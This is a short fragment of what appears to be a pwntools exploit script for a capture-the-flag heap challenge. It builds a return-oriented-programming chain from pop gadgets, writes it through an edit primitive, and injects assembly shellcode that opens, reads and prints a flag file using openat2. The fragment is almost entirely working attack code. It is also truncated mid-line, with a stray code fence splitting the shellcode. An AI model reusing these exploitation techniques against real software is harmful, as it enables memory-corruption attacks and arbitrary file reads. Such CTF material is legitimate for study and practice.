payload=p64(0)+p64(pop_rdi)+p64(heap)+p64(pop_rsi)+p64(0x2000)+p64(pop_rax)+p64(0x7)+p64(xchg_e
edit(6,payload+b'\n')

shellcode=asm('''
    mov rax, 0x67616c662f2e
    push rax
    xor rdi, rdi
    sub rdi, 100
    mov rsi, rsp
    push 0
    push 0
    push 0
    mov rdx, rsp
    mov r10, 0x18
    push SYS_openat2
    pop rax
    syscall
    mov rdi,3
    mov rsi,rsp
    mov edx,0x100
    xor eax,eax
    syscall
    mov edi,1
    mov rsi,rsp
    push 1
```

```
    pop rax
    syscall
''')
edit(1,shellcode+b'\n')
p.recvuntil(b': ')
p.sendline(b'5')
p.interactive()
```